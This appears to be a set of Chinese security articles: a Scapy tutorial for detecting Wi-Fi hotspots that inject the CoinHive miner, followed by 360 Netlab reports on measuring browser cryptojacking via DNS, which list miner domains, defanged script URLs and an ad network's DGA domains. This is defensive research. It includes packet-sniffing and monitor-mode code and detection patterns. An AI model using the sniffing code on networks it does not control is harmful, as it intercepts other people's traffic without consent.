(1) 使用 PIP 安装 Scapy

注意由于 scapy 没有对 http 协议进行解析，所以引入了 scapy_http 扩展包 :

```
sudo apt install python-pip
pip install scapy
pip install scapy_http
```

(2) 获取热点列表

上面 tshark 的程序有个缺点，就是不太方便同时显示出热点名称。于是在此框架中，我们会先扫描一下周边热点信息以便后用 :

```
from scapy.all import *

from scapy.layers import http

iface = "wlan0"
ap_dict = {}
def BeaconHandler(pkt) :
  if pkt.haslayer(Dot11) :
    if pkt.type == 0 and pkt.subtype == 8 :
        if pkt.addr2 not in ap_dict.keys() :
            ap_dict[pkt.addr2] = pkt.info

sniff(iface=iface, prn=BeaconHandler, timeout=1)
```


(3) 监听含有关键字的 HTTP 数据包

当匹配到告警规则后，输出热点名称、MAC 地址及告警详情 ：

```
filter_response = "tcp src port 80"
def HTTPHandler(pkt):
  if pkt.haslayer('HTTP'):
    if "CoinHive.Anonymous" in pkt.load:
      mac = pkt.addr2
      if mac in ap_dict.keys() :
          ssid = ap_dict[mac]
          reason = "Coinhive_miner"
          print "Find Rogue AP: %s(%s) -- %s" %(ssid, mac, reason)
      else:
          print mac
sniff(iface=iface, prn=HTTPHandler, filter=filter_response, timeout=5)
```

(4) 监听模式及信道切换

2.4GHz 中，热点一般会建立在 1、6、11 三个互不干扰的信道上。为了增加监听覆盖的信道，让我们的程序增加信道切换功能 ：





```
import os
print "[+] Set iface %s to monitor mode" %(iface)
os.system("ifconfig " + iface + " down")
os.system("iwconfig " + iface + " mode monitor")
os.system("ifconfig " + iface + " up")
channels = [1,6,11]
print "[+] Sniffing on channel " + str(channels)
while True:
    for channel in channels:
        os.system("iwconfig " + iface + " channel " + str(channel))...
```

(5) 最终效果

把以上的模块组装在一起就可以使用啦，可以在这查看完整代码：

https://github.com/360PegasusTeam/WiFi-Miner-Detector。



如果你想添加更多的检测规则，可以在 HTTPHandler 函数里边扩展。

是谁悄悄偷走我的电（一）：利用 DNSMon 批量发现被挂挖矿代码的域名

作者：360 网络安全研究院
文章来源：【安全客】https://www.anquanke.com/post/id/ 98636

小伙伴们，你们可曾发现在浏览网页时电脑或手机没来由的变得很卡，CPU 使用率激增，显卡发热严重，甚至嗡嗡作响。注意！你的设备可能正被用来挖矿！这些被挂了挖矿代码的网站正是元凶！

在 360 网络安全研究院，我们持续的分析海量的 DNS 流量。基于此，我们建立了 DNSMon 检测系统，能够对 DNS 流量中的各种异常和关联关系予以分析。在之前的 文章 中，我们提到了 openload.co 等网站利用 Web 页面挖矿的情况。在那之后，我们进一步利用 DNSMon 对整个互联网上网页挖矿进行分析，本文描述我们目前看到情况。当前我们可以看到：

0.2% 的网站在首页嵌入了 Web 挖矿代码：Alexa Top 10 万的网站中，有 241 (0.24%)；Alexa Top 30 万的网站中，有 629 (0.21%)

色情相关网站是主体，占据了这些网站的 49%。其它还有诈骗（8%）、广告（7%）、挖矿（7%）、影视（6%）等类别

10+ 挖矿网站提供挖矿能力支撑，其中最大的是是 coinhive.com，占据了大约 57% 的份额，然后是 coin-hive.com (8%)、load.jsecoin.com (7%)、webmine.pro(4%)、authedmine.com (4%) 及其他

当前网页挖矿已经成为一个市场，市场中的角色包括：

终端用户：当前他们的利益是被忽视的


挖矿网站：新玩家，提供网页挖矿脚本和能力

内容/流量网站：既有网站，有庞大的用户但缺少变现手段。现在他们将既往无利可图的流量导向挖矿网站，利用消费者的算力网页挖矿，完成变现。最近也开始有一些内容网站，他们自行搭建挖矿能力，肥水不留外人田。

600+ 内容/流量网站

在 Alexa Top30 万 的站点中，通过验证他们的首页，我们可以确认当前有至少 628 个网站挂载了挖矿代码。我们把这些域名绘制了标签图如下，读者可以有一个直观印象。由于色情相关的特殊性，我们不会公布这些已知域名。

网站内容分类如下表所示：



10+ 挖矿网站

市场占有率排名

内容/流量网站汇聚了用户流量以后，会通过挖矿网站来变现。按照被内容网站使用数量统计，我们看到 2018-02-06 当天的 Top 10 挖矿网站如下所示：

Mining Domain	Used By	%
coinhive.com	425	68%
coin-hive.com	64	10%
load.jsecoin.com	56	9%
authedmine.com	35	6%
webmine.pro	34	5%
cryptoloot.pro	18	3%
analytics.blue	17	3%
p.hemnes.win	16	3%
crypto-loot.com	8	1%
coin-have.com	8	1%
OTHER	47	7%
TOTAL USED	728	
TOTAL USER	628	116%

值得一提的是，上表中尽管所有的挖矿网站被使用了 728 次，但所有的内容网站加起来只有 628 个，这是因为部分内容网站使用了 2 个或者更多的挖矿网站。在这个市场里，这是一种普遍的情况。

挖矿网站家族

所有的挖矿网站之间，是可以汇聚到不同家族的。我们已知的挖矿网站家族包括：

coinhive: coinhive.com, coin-hive.com，以及系列网站

jsecoin: load.jsecoin.com


webmine: webmine.cz

cryptoloot: crypto-loot.com, cryptoloot.pro, webmine.pro 以及系列网站

coinhave: coin-have.com, ws.cab217f6.space 系列网站, api.cab217f6.space 系列网站

流量趋势

主要的挖矿网站 DNS 流量趋势如下图：



从图中我们可以看出：

市场开启于 2017-09，coin-hive.com 和 coinhive.com 先后于 2017-09-15 和 2017-09-28 开始有大量访问

市场在持续变大，在 2017-10 和 2018-01 分别有两次大的提升

最大的玩家是 coinhive 家族，这与之前的观测一致。作为代表的 coinhive.com 网站流行度已经排入 Top 2 万

越来越多的挖矿网站供应商在进入这个市场

另外，最近我们开始观察到，coinhave 家族开始使用一些域名的冗余技术来将流量分散到类如 6860c644.space 等 20 个子站上，主站的流量在缩小。

新玩家和新玩法

近期我们注意到一些新的玩法正在这个市场上出现：

广告商：有些网站的挖矿行为是广告商的外链引入的

壳链接：有的网站会使用一个“壳链接”来在源码中遮蔽挖矿站点的链接

短域名服务商：goobo.com.br 是一个巴西的短域名服务商，该网站主页，包括通过该服务生成的短域名，访问时都会加载 coinhive 的链接来挖矿

供应链污染：www.midijs.net 是一个基于 JS 的 MIDI 文件播放器，网站 源码 中使用了 coinhive 来挖矿

自建矿池： 有人在 github 上开源了一段代码，可以用来自建矿池

用户知情的 Web 挖矿：authedmine.com 是新近出现的一个挖矿网站，网站宣称只有在用户明确知道并授权的情况下，才开始挖矿

使用 DNSMon 检测网页挖矿情况的原理和优点

以上展示了我们使用 DNSMon 监控网页挖矿的结果，其监控原理如下：

当用户浏览器开打内容网站的网页，并随后立即访问了挖矿网站时，这两个域名的紧密关联关系会被 DNSMon 记录下来

在这个案例中，通过对 coinhive.com 相关的网站观察，我们能够识别挖矿相关网站

由于内容网站不时切换背后的挖矿网站，所有记录下来的域名就能够连接成一张网络，从而反映整个市场内的玩家情况

使用 DNSMon 检测网页挖矿有以下优点和缺点：

优点

覆盖广

准实时

精度高

可以利用域名关联网络，通过种子域名扩展发现新的可疑域名

对链路劫持后的的支持，也好于传统网页扫描器

缺点

仅能反映域名之间关联，网页挖矿事实还需要使用其他手段确认

总体而言，利用 DNSmon 系统，我们能够：

批量发现可疑站点

快速确定挖矿网站

定位使用了代码变形、壳链接的挖矿网站。


声明

本文中的标签图，使用 http://cloud.niucodata.com/ 制作

是谁悄悄偷走我的电（二）：那些利用主页挖取比特币的网站

作者：360 网络安全研究院

文章来源：【安全客】https://www.anquanke.com/post/id/ 98636



我们在早先的文章（https://mp.weixin.qq.com/s/V414KQPEZ_9DFTwHr8iRHg）中提到，大约有 0.2% 的网站在使用主页中嵌入的 JS 代码挖矿：

```
- Alexa 头部 10 万网站中，有 241 (0.24%)个
- Alexa 头部 30 万网站中，有 629 (0.21%)个
```

我们决定还是公开文中提到的全部站点列表，这样读者可以采取更多的行动。

我们的 DNSMon 在 2018-02-08 生成的列表，其格式如下：

Alexa_Rank	Website	Related-Coin-Mining-Domain/URL
1503	mejortorrent.com	|coinhive.com
1613	baytpbportal.fi	|coinhive.com
3096	shareae.com	|coinhive.com
3408	javmost.com	|coinhive.com
3809	moonbit.co.in	|hxxp://moonbit.co.in/js/coinhive.min.js?v2
4090	maalaimalar.com	|coinhive.com
4535	firefoxchina.cn	|coinhive.com
6084	icouchtuner.to	|hxxps://insdrbot.com/lib/cryptonight-asmjs.min.js
6794	paperpk.com	|coinhive.com
6847	scamadviser.com	|coin-hive.com|coinhive.com

完整的列表下载地址是： https://blog.netlab.360.com/file/top*web*miningsites.txt

是谁悄悄偷走我的电（三）：某在线广告网络公司案例分析

作者：360 网络安全研究院

文章来源：【安全客】https://www.anquanke.com/post/id/ 98636

我们最近注意到，某在线网络广告商会将来自 coinhive 的 javascript 网页挖矿程序，插入到自己广告平台中，利用最终用户的浏览器算力，挖取比特币获利。

P 公司是一家在线广告网络公司，负责完成广告和广告位之间的匹配，并从中获取收入；Adblock 是一种浏览器插件，用户可以利用来屏蔽广告。显然，上述两者之间有长久的利益冲突和技术对抗。


在 2017-09 之前，我们就注意到 P 公司 会利用类似 DGA 的技术，生成一组看似随机的域名，绕过 adblock，从而保证其投放的广告能够到达最终用户，我们将这组域名称为 DGA.popad。

从 2017-12 开始，我们观察到 P 公司开始利用这些 DGA.popad 域名，插入挖矿代码牟利。


广告网络公司与广告屏蔽插件之间的对抗并不是新鲜事，但是广告网络公司参与到眼下流行的网页挖矿，这值得引起我们的注意。

P 公司背景简介

P 公司是一家在线广告网络（adnetwork）公司。所谓在线网络公司，其主要工作是连接广告主（advertiser）和媒体（publisher），聚合 publisher 提供的广告位，并与广告主的需求进行匹配。它们的关系可以从下图简单说明，更多关于 Adnetwork 的信息请参考[1]：



Adblock 是一个浏览器广告屏蔽插件。由于可以用来屏蔽广告，所以与上述在线广告网络公司是有利益冲突的。但是因为屏蔽不必要的广告可以提高用户体验，所以也获得了相当多的用户，按照 adblock 在 Chrome 商店中的说法，其用户数量超过 4 千万。



利益冲突带来了技术对抗，不同广告商采用了多种技术来对抗 adblock[2]及其同类工具。P 公司的做法是利用一组看似随机的域名，我们在 2017-09 以前注意到了这一点，并称其为 DGA.popad。

DGA.popad 是利用类似 DGA（Domain Generation Algorithm）的技术生成的，不容易被 adblock 之类的工具拦截[3]。部分域名如下表所示，其泛化表达形式为 [a-z]{8,14}.(bid|com)。github 上有人开源了一个项目[4]，列出 P 公司正在使用的 DGA 域名，可以导入到 adblock。

```
zyleqnzmvupg.com
zylokfmgrtzv.com
zymaevtin.bid
zzevmjynoljz.bid
zziblxasbl.bid
zzvjaqnkq.bid
zzwzjidz.bid
```

有运维 pDNS 的朋友可以试试看，你们的库中应该存在大量的 DGA.popad。

注意到至少从 2017-12 开始，P 公司开始利用 DGA.popad 挖矿


从 2017-Q4 开始，网页挖矿逐渐成为安全社区关注的焦点。网页挖矿的本质是利用某些网站提供的 javascript 脚本，利用用户终端浏览器算力获取比特币或者其他代币。有若干大站被报道牵涉其中，比如中国的南方周末[5]以及知名的海盗湾[6]。

DGA.popad 系列域名，在 2017-09 被我们初次注意到时，是可以确定并没有参与网页挖矿的。但是从 2017-12，我们对全网网页挖矿情况做度量时（见之前文章 是谁悄悄偷走我的电 一 和 二 ），发现这些域名开始参与挖矿。

被我们注意到的原因也很简单，这些域名与 coinhive.com 系列域名有紧密的关系，可以确认投递了 coinhive.min.js 挖矿程序，并且在 alexa 域名排名中的位置比较高。熟悉我们的读者还记得，我们在之前的文章里已经提到，alexa Top 30 万域名中挖矿相关的网站已经被我们监控。


依据 censys 的数据，这些域名的 alexa 排名分别是：

